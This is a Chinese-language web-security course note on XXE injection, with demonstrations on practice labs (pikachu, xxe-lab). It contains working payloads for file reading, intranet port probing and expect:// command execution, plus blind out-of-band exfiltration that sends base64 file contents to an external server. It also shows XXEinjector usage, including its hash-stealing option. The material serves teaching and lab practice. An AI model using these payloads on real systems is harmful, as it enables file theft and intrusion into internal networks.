


Day39 WEB漏洞- XXE&XML之利用检测绕过全 解



39.1 XML简介

39.1.1 什么是XML?

XML被设计为数据和存储数据，XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素，其焦点是数据传输工具。XXE漏洞全称XML External Entity Injection，即xml外部实体注入漏洞，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口扫描、攻击内网网站等危害。

39.1.2 什么是XXE?

XXE 漏洞全称: XML External Entity Injection, 即 xml 外部实体注入漏洞, XXE 漏洞发生在应用程序解析 XML 输入时, 没有禁止外部实体的加载, 导致可加载恶意外部文件, 造成文件读取、命令执行、**内网**端口扫描、攻击内网网站等危害。

39.1.3 XML与HTML的主要差异

- XML被设计为传输和存储数据, 其焦点是数据的内容。
- HTML被设计用来显示数据, 其焦点是数据的外观。
- HTML旨在显示信息, 而XML旨在传输信息

39.1.4 XML实例

```
1 <!--文档类型定义-->
2 <!DOCTYPE note [      <!--定义此文档时note类型的文档-->
3 <!-->
4 <!--定义note元素有四个元素-->
5 <!--定义to元素
6 <!--定义from元素
7 <!--定义head元素
8 <!--定义body元素
9 <!--定义body元素
10 <!--文档元素-->
11 <note>
```

```

12      <to>Dave</to>
13      <from>Tom</from>
14      <head>Reminder</head>
15      <body>You are a good man</body>
16  </note>

```

39.1.5 各语言支持的协议

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

39.1.6 常见玩法

```

●●●
1  #通用xxe玩法-读文件
2  <?xml version = "1.0"?>
3  <!DOCTYPE ANY [
4  <!ENTITY xxe SYSTEM "file:///d://test.txt">
5  ]>
6  <x>&xxe;</x>

```



```
1  #玩法-内网探针或攻击内网应用（触发漏洞地址）
2  <?xml version="1.0" encoding="UTF-8"?>
3  <!DOCTYPE foo [
4  <!ELEMENT foo ANY >
5  <!ENTITY rabbit SYSTEM
    "http://192.168.0.103:8081/index.txt" >
6  ]>
7  <x>&rabbit;</x>
8
9  通过有xxe的漏洞网站，向其服务器内网进行判断192.168.1.1的
    8081端口是否开放，并且 index.txt文件是否存在
```



```
1  #玩法-RCE
2  该 CASE 是在安装 expect 扩展的 PHP 环境里执行系统命令
3  <?xml version = "1.0"?>
4  <!DOCTYPE ANY [
5  <!ENTITY xxe SYSTEM "expect://id" >
6  ]>
7  <x>&xxe;</x>
```



```
1 引入外部实体dtd---主要的作用是自定义攻击，但是前提条件是
   对方网站没有禁止引入外部 实体
2  <?xml version="1.0" ?>
3  <!DOCTYPE test [
4  <!ENTITY % file SYSTEM
   "http://127.0.0.1:8081/evil2.dtd">
5  %file;
6  ]>
7  <x>&send;</x>
8  evil2.dtd:
9  <!ENTITY send SYSTEM "file:///d:/test.txt">
10
11 dtd文件会被当作xml文件执行
12 所以在自己服务器上写上相应的代码即可
13 evil2.dtd: <!ENTITY send SYSTEM
   "file:///d:/test.txt">
```



```
1  #无回显-读取文件（有时网站代码中设置了不回显，可以通过向
   自己服务器发送数据来查看到信息，一种是看日志信息，一种是
   将传递进来的数据直接写入到文件中）
2  <?xml version="1.0"?>
3  <!DOCTYPE test [
4  <!ENTITY % file SYSTEM
   "php://filter/read=convert.base64-
   encode/resource=test.txt"> <!ENTITY % dtd SYSTEM
   "http://192.168.0.103:8081/test.dtd">
5  %dtd;
6  %send;
7  ]>
8
9  服务器中test.dtd文件代码:
```

```
10 test.dtd:
11 <!ENTITY % payload
12 "<!ENTITY &#x25; send SYSTEM
    'http://192.168.0.103:8081/?data=%file;'">
13 >
14 %payload;
```

● ● ●

```
1 对于ENTITY、SYSTEM、file等关键字被过滤，可以采用编码格式
   绕过UTF-16BE 详细内容可以参考：
   https://cnblogs.com/201752111yz/p/11413335.html
2 如果http协议被过滤可以采用其他的协议方法绕过 对于使用哪种
   绕过可以成功执行需要进行fuzz测试，看哪些成功
3 <?xml version = "1.0"?>
4 <!DOCTYPE ANY [ <!ENTITY f SYSTEM
   "php://filter/read=convert.base64-
   encode/resource=xxe.php"> ]>
5 <x>&f;</x>
```

39.2 XML漏洞检测


39.2.1 漏洞的发现

1. 扫描工具 (专门的xxe扫描工具，综合的工具)
2. bp中抓取的数据包信息查询关键字 (Content-Type 值判断又没有等于text/xml 或 application/xml)
3. 手工修改为上边两个值，将数据更改为xxe语句，看回显，因为数据包中虽然没有写接收信息类型，但是不说明不存在

39.2.2 自动化注射脚本工具XXEinjector


1.将克隆到忍者系统:

```
1 git clone
https://github.com/enjoiz/XXEinjector.git
```



```
MINGW64/c/Users/Ninja/Desktop
Ninja@DESKTOP-7NEVO43 MINGW64 ~/Desktop
$ git clone https://github.com/enjoiz/XXEinjector.git
Cloning into 'XXEinjector'...
remote: Enumerating objects: 158, done.
remote: Total 158 (delta 0), reused 0 (delta 0), pack-reused 158
Receiving objects: 100% (158/158), 90.94 KiB | 6.50 MiB/s, done.
Resolving deltas: 100% (73/73), done.
Ninja@DESKTOP-7NEVO43 MINGW64 ~/Desktop
$
```

2.Ruby运行XXEinjector



```
Administrator: Ninjutsu CMD
PS C:\Users\Ninja\Desktop\XXEinjector> ruby .\XXEinjector.rb
XXEinjector by Jakub Pa aczynski

XXEinjector automates retrieving files using direct and out of band methods. Directory listing only works in Java applications. Bruteforcing method needs to be used for other applications.

Options:
--host Mandatory - our IP address for reverse connections. (--host=192.168.0.2)
--file Mandatory - file containing valid HTTP request with xml. You can also mark with "XXEINJECT" a point where DID should be injected. (--file=/tmp/req.txt)
--path Mandatory if enumerating directories - Path to enumerate. (--path=/etc)
--brute Mandatory if bruteforcing files - File with paths to bruteforce. (--brute=/tmp/brute.txt)
--logger Log results only. Do not send requests. HTTP logger looks for "p" parameter with results.

--rhost Remote host's IP address or domain name. Use this argument only for requests without Host header. (--rhost=192.168.0.3)
--rport Remote host's TCP port. Use this argument only for requests without Host header and for non-default values. (--rport=8080)

--oob Out of Band exploitation method. FTP is default. FTP can be used in any application. HTTP can be used for bruteforcing and enumeration through directory listing in Java < 1.7 applications. Gopher can only be used in Java < 1.7 applications. (--oob=http/ftp/gopher)
--direct Use direct exploitation instead of out of band. Unique mark should be specified as a value for this argument. This mark specifies where results of XXE start and end. Specify --direct-xml to see how XML in request file should look like or --localtd-xml if you want to use local DID during exploitation. In case of any problems with start and end marks when special characters are present in response before or after output data please use Burp Proxy match and replace option to replace that. (--direct=UNIQUEMARKSTART,UNIQUEMARKEND)
--cdata Improve direct exploitation with CDATA. Data is retrieved directly, however OOB is used to construct CDATA payload. Specify --cdata-xml to see how request should look like in this technique.
--2ndfile File containing valid HTTP request used in second order exploitation. (--2ndfile=/tmp/2ndreq.txt)
--phpfilter Use PHP filter to base64 encode target file before sending.
--netdoc Use netdoc protocol instead of file (Java).
--enumports Enumerating unfiltered ports for reverse connection. Specify value "all" to enumerate all TCP ports. (--enumports=21,22,80,443,445)
--hashes Steals Windows hash of the user that runs an application.
--expect Uses PHP expect extension to execute arbitrary system command. Best works with HTTP and PHP filter. (--expect=ls)
--upload Uploads specified file using Java jar schema into temp file. (--upload=/tmp/upload.txt)
```


3.使用说明

39.3 搭建xxe-lab靶场

下载靶场文件：

```
1 git clone https://github.com/c0ny1/xxe-lab.git
```

导入phpstudy，运行环境：



39.4 演示案例

39.4.1 pikachu靶场XML

```
1 payload:  
2 <?xml version = "1.0"?>  
3 <!DOCTYPE ANY [
```



```
4      <!ENTITY xxe SYSTEM
      "file:///d://test.txt">
5  ]>
6  <x>&xxe;</x>
```

在此处复制xxe文件读取的poc:



home > xxe漏洞

这是一个接收xml数据的api:

点击提交，读取d盘下名为test.txt的文件内容:



home > xxe漏洞

这是一个接收xml数据的api:

哈喽! 

```

1  <?xml version = "1.0"?>
2  <!DOCTYPE test [
3      <!ENTITY % file SYSTEM
4          "http://8.130.17.18/evil2.dtd">
5          %file;
6  ]>
7  <x>&send;</x>
8  //下面是写入文件的
9  evil2.dtd:
10 <!ENTITY send SYSTEM "file:///d:/test.txt">


```

让对方服务器去访问外部的dtd文件。

可以让对方服务器去访问自己服务器上的dtd文件（自己服务器上的dtd文件根据需要自定义内容），从而到达读取等各种攻击。

条件：

看对方的应用有没有禁用外部实体引用，这也是防御XXE的一种措施



这是一个接收xml数据的api:

哈喽!

无回显-读取文件:

```
1  payload:
2  <?xml version = "1.0"?>
3  <!DOCTYPE test [
4      <!ENTITY % file SYSTEM
5          "php://filter/read=convert.base64-
6          encode/resource=d:/test.txt">
7          <!ENTITY % dtd SYSTEM
8              "http://8.130.17.18/test.dtd">
9              %dtd;
10             %send;
11 ]>
12
13 test.dtd://自己test.dtd文件的内容
14 <!ENTITY % payload
15     "<!ENTITY &#x25; send SYSTEM
16     'http://8.130.17.18/b.php?data=%file;'>"
17     >
18     %payload;
```

上面的url一般是自己的网站，通过第一步访问文件，然后再访问dtd文件，把读取到的数据赋给data，然后我们只需要再自己的网站日志，或者写个php脚本保存下来，就能看到读取到的文件数据了。

解析：

- 1 通过php的filter协议读取d:/test.txt的文件内容赋值给变量%file
- 2 让对方服务器远程去访问自己服务器上的dtd文件
- 3 对方服务器访问到自己服务器的dtd文件后，让它通过get方式带着%file参数去访问自己服务器别的文件
- 4 通过日志文件查看get参数接收的值，进行base64解密

这是一个接收xml数据的api:

EM "http://8.130.17.18/test,"

提交

```
9.108.74.77 - - [06/Feb/2022:14:30:57 +0800] "POST /a.php HTTP/1.1" 200 62 "-" "antSword/v2.1" "-"
9.108.74.77 - - [06/Feb/2022:14:30:47 +0800] "POST /a.php HTTP/1.1" 200 20 "-" "antSword/v2.1" "-"
9.108.74.77 - - [06/Feb/2022:14:30:53 +0800] "POST /a.php HTTP/1.1" 200 62 "-" "antSword/v2.1" "-"
9.108.74.77 - - [06/Feb/2022:14:31:57 +0800] "GET /test.dtd HTTP/1.0" 200 101 "-" "-" "-"
9.108.74.77 - - [06/Feb/2022:14:31:57 +0800] "GET /b.php?data=5Z0I5Za977yB HTTP/1.0" 200 0 "-" "-" "-"
root@junjun ~]#
```

39.4.2 XXE漏洞靶场

首先通过burp进行抓包，发现均为xml传输的特征（开头图片上有写特征）：


The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The request details are as follows:

- Request to http://192.168.72.1:80
- Method: POST
- URL: /xxe-lab-master/php_xxe/doLogin.php
- Host: 192.168.72.1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox
- Accept: application/xml, text/xml, */*; q=0.01
- Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
- Accept-Encoding: gzip, deflate
- Content-Type: application/xml; charset=utf-8** (highlighted)
- X-Requested-With: XMLHttpRequest
- Referer: http://192.168.72.1/xxe-lab-master/php_xxe/
- Content-Length: 65
- DNT: 1
- X-Forwarded-For: 8.8.8.8
- Connection: close


The XML body is:

```
<user> <username>aaaa</username> <password>aaaaaa</password> </user>
```

或者通过burp右键对网站进行简单的爬取：



在爬取的结果中搜索xml关键字：



搜索出很多处数据包发送类型都是xml：

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.72.1	GET	/xxe-lab-master/php_xxe/			200	5751	HTML	
3	http://192.168.72.1	GET	/xxe-lab-master/php_xxe/js/jquery-2.2.4.min.js			200	85868	script	js
12	http://192.168.72.1	POST	/xxe-lab-master/php_xxe/doLogin.php		✓	200	264	XML	php
13	https://easylist-downloads.adblockplus.org	GET	/exceptionrules.txt?addonName=adblockplus&addonVersion=2.7.3&application=firefox&applicationVersion=49.0.1&platform=gecko&platformVersion=49.0.1		✓	200	13476461	text	txt
14	https://easylist-downloads.adblockplus.org	GET	/antiblockfilters.txt?addonName=adblockplus&addonVersion=2.7.3&application=firefox&applicationVersion=49.0.1&platform=gecko&platformVersion=49.0.1		✓	200	25872	text	txt
15	https://easylist-downloads.adblockplus.org	GET	/easylistchina+easylist.txt?addonName=adblockplus&addonVersion=2.7.3&application=firefox&applicationVersion=49.0.1&platform=gecko&platformVersion=49.0.1		✓	200	1913716	text	txt
16	https://notification.adblockplus.org	GET	/notification.json?addonName=adblockplus&addonVersion=2.7.3&application=firefox&applicationVersion=49.0.1&platform=gecko&platformVersion=49.0.1		✓	200	314	JSON	json
17	https://aus5.mozilla.org	GET	/update/3/GMP/49.0.1/20160917192144/.../update/3/GMP/49.0.1/20160917192144/...			200	1759	XML	xml
18	https://shavar.services.mozilla.com	POST	/downloads?client=Firefox&appver=49.0.1		✓	200	206	text	
19	https://services.addons.mozilla.org	GET	/zh-CN/firefox/api/1.5/search/guid:e10srol...		✓	404	1312	HTML	html
20	https://aus5.mozilla.org	GET	/update/3/GMP/49.0.1/20160917192144/.../update/3/GMP/49.0.1/20160917192144/...			200	1756	XML	xml
21	https://aus5.mozilla.org	GET	/update/3/GMP/49.0.1/20160917192144/.../update/3/GMP/49.0.1/20160917192144/...			200	1768	XML	xml

发送到Repeater进行测试：

The screenshot shows the Burp Suite interface with a list of HTTP requests. The selected request is a POST to `/xxe-lab-master/php_xxe/doLogin.php`. A context menu is open over this request, showing various actions. A red arrow points to the 'Send to Repeater' option, which has the keyboard shortcut 'Ctrl+R'.

No.	URL	Method	Host	Status	Size	Type
3	http://192.168.72.1	GET	/xxe-lab-master/php_xxe/js/jquery-2.2.4.mi...	200	85868	script
12	http://192.168.72.1	POST	/xxe-lab-master/php_xxe/doLogin.php	✓	200	264 XML
13	https://easylist-downloads.adblock...	GET	/exceptionrules.txt?addonName=adblockpl...	✓	200	13476461 text
14	https://easylist-downloads.adblock...	GET	/antiadblockfilters.txt?addonName=adbloc...	✓	200	25872 text
15	https://easylist-downloads.adblock...	GET	/easylistchina+easylist.txt?addonName=a...	✓	200	1913716 text
16	https://notification.adblockplus.org	GET	/notification.json?addonName=adblockplu...	✓	200	314 JSON
17	https://aus5.mozilla.org		0.1/20160917192144/...	200	1759	XML
18	https://shavar.services.mozill...		=Firefox&appver=49.0&...	✓	200	206 text
19	https://services.addons.moz...		1.5/search/guid:e10srol...	✓	404	1312 HTML
20	https://aus5.mozilla.org		0.1/20160917192144/...	200	1756	XML
21	https://aus5.mozilla.org		0.1/20160917192144/...	200	1768	XML

写入payload进行测试，读取d盘下test.txt文件内容：

